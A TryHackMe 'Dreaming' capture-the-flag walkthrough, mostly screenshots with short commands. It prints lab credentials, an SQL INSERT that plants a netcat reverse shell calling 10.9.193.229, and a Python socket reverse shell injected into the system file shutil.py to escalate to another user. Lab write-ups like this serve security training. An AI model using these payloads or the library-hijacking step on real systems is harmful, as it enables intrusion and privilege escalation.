> For the complete documentation index, see [llms.txt](https://kyou00.gitbook.io/xyz/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kyou00.gitbook.io/xyz/tryhackme/view/dreaming.md).

# Dreaming

April 08, 2024

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FP5aCJr19MtBqC3nLa0Tv%2Fimage.png?alt=media&amp;token=b7c25f56-0425-4abc-bda5-380b74381a8e" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FWdRvMRGYLmZa8gDknKh6%2Fimage.png?alt=media&amp;token=32ef24b8-1c0b-48ad-a0af-6e0732147164" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FyHaSTiAG2ftuxICpBBxJ%2Fimage.png?alt=media&amp;token=736ca783-b9fd-44e8-82f1-07bb287340bc" alt=""><figcaption></figcaption></figure>

We can see here that port 3306 is running which is mysql database

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FELwPCenObT1mdUPWwrkn%2Fimage.png?alt=media&amp;token=2d6db053-858e-456d-afda-8579221f35e7" alt=""><figcaption></figcaption></figure>

Then after we viewed the "test.py" we can grab some credentials&#x20;

```
login.php
lucien
HeyLucien#@1999!
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FBOzwshe8Ef3NKtfQeNf2%2Fimage.png?alt=media&amp;token=2c06438e-475f-4921-9a8e-a90046574771" alt=""><figcaption></figcaption></figure>

```
mysql
DB_USER = "death"
DB_PASS = "#redacted"
DB_NAME = "library"
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FYE6wY9js3qxbd8GPp9qG%2Fimage.png?alt=media&amp;token=3394e1e1-0e4d-4eab-a99c-e9396f863d0f" alt=""><figcaption></figcaption></figure>

```
ssh lucien@IP
HeyLucien#@1999!
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2F0P2OIwDz9DFd39uaKQM7%2Fimage.png?alt=media&amp;token=47ca5638-bb74-4e8f-a35e-9bcdf24f8709" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FYcUVLjcUnHeg7N2oINZ6%2Fimage.png?alt=media&amp;token=9e46ec55-bce8-41e7-870a-f79179e87d43" alt=""><figcaption></figcaption></figure>

```
mysql -u lucien -p
lucien42DBPASSWORD
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FuGULlSG9ZRnXxu2EGNHO%2Fimage.png?alt=media&amp;token=d12dd731-19f3-4f04-95ab-913751e7f573" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FpJfEEoFJhHVaiH8tNnxT%2Fimage.png?alt=media&amp;token=781f10b0-1fe4-4842-b848-088cebcf786a" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FyMx4Q6bcQREBMVgNq4pn%2Fimage.png?alt=media&amp;token=4d104192-4ad3-4853-a67d-7679e6262316" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FyGXdLhDuZMeSlNzix99c%2Fimage.png?alt=media&amp;token=e8e76209-f41b-486e-a06c-89832d70cd27" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FNhQjpUgkQ1mzCTg1QrZ9%2Fimage.png?alt=media&amp;token=ddad2e35-d018-48dc-8513-ccea61b8e2a9" alt=""><figcaption></figcaption></figure>

But remember that the code in the "getDreams.py" has a vulnerability that is doesn't filter out some key input that is malicious.

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FHqmJCVb5z63ojyMLizpM%2Fimage.png?alt=media&amp;token=a27190e5-39e9-41d8-b0ef-9bf81444b814" alt=""><figcaption></figcaption></figure>

Now we will see again the contents of "dreams" table from the "library" database.

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2F0HGLtUOfdoHldJFt8nP0%2Fimage.png?alt=media&amp;token=b5225205-55b4-4c07-a7b5-8c3b81c3b85e" alt=""><figcaption></figcaption></figure>

Thus conclude that we can insert the reverse shell into the database.

{% code overflow="wrap" %}

```
INSERT INTO dreams (dreamer, dream) VALUES ('<anything>', '<Reverse_shell>');

INSERT INTO dreams (dreamer, dream) VALUES ('tryingtobehacker', 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.193.229 4444 >/tmp/f');
```

{% endcode %}

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FIX4HNf8LYlcjS5tF2FEe%2Fimage.png?alt=media&amp;token=6fab6178-15b1-4c8b-a4a1-1facfa1c1199" alt=""><figcaption></figcaption></figure>


As we run that command as user death it will excecute the reverse shell and we will receive the connection from it

```
sudo -u death /usr/bin/python3 /home/death/getDreams.py
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FQ0HEhpaON2EMiOpkunvB%2Fimage.png?alt=media&amp;token=7ab7c7e6-1e12-49b5-86c6-4288ed8841f9" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2Fil3hry5MZSLsnxPO9hKh%2Fimage.png?alt=media&amp;token=b81e69de-0722-4e21-932a-e1a153ab8179" alt=""><figcaption></figcaption></figure>

As we navigate to morpheus user we can see "restore.py" which is a python script

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2F0aILxRlGXLipMwB4ig97%2Fimage.png?alt=media&amp;token=710b15a2-ff5b-4827-b100-e1d22946b187" alt=""><figcaption></figcaption></figure>

As we go see the shutil.py from the directory /usr/lib/python3.8. We can see here that we can modify the shutil.py

```
cd /usr/lib/python3.8
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FXsisadd2y2HyyGcdXxNk%2Fimage.png?alt=media&amp;token=6a85af05-fbe6-4ae4-8e88-15e85a086429" alt=""><figcaption></figcaption></figure>

This is the unedited shutil.py script&#x20;

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FCxdOOY3tkOrO7O3byFTq%2Fimage.png?alt=media&amp;token=f1fae038-a98f-4868-af49-b21db3298af9" alt=""><figcaption></figcaption></figure>


Now we will inject our reverse shell into the shutil.py&#x20;

PS. Just press enter multiple times for us to insert our malicious code

```
import socket,subprocess,os;
import pty;

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.9.193.229",5555));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
pty.spawn("/bin/sh")
```

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FMvGtIdNDPYp2E8Py9w4k%2Fimage.png?alt=media&amp;token=2e9924a0-ee0b-4a61-9258-02452d037506" alt=""><figcaption></figcaption></figure>

<figure><img src="https://3402520177-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2F6s691pQpzN41rNo5Bip4%2Fuploads%2FebBeIpgRu5eiY0ZzCPPE%2Fimage.png?alt=media&amp;token=f0805afa-7ff5-4657-817d-0e54dfd37a2e" alt=""><figcaption></figcaption></figure>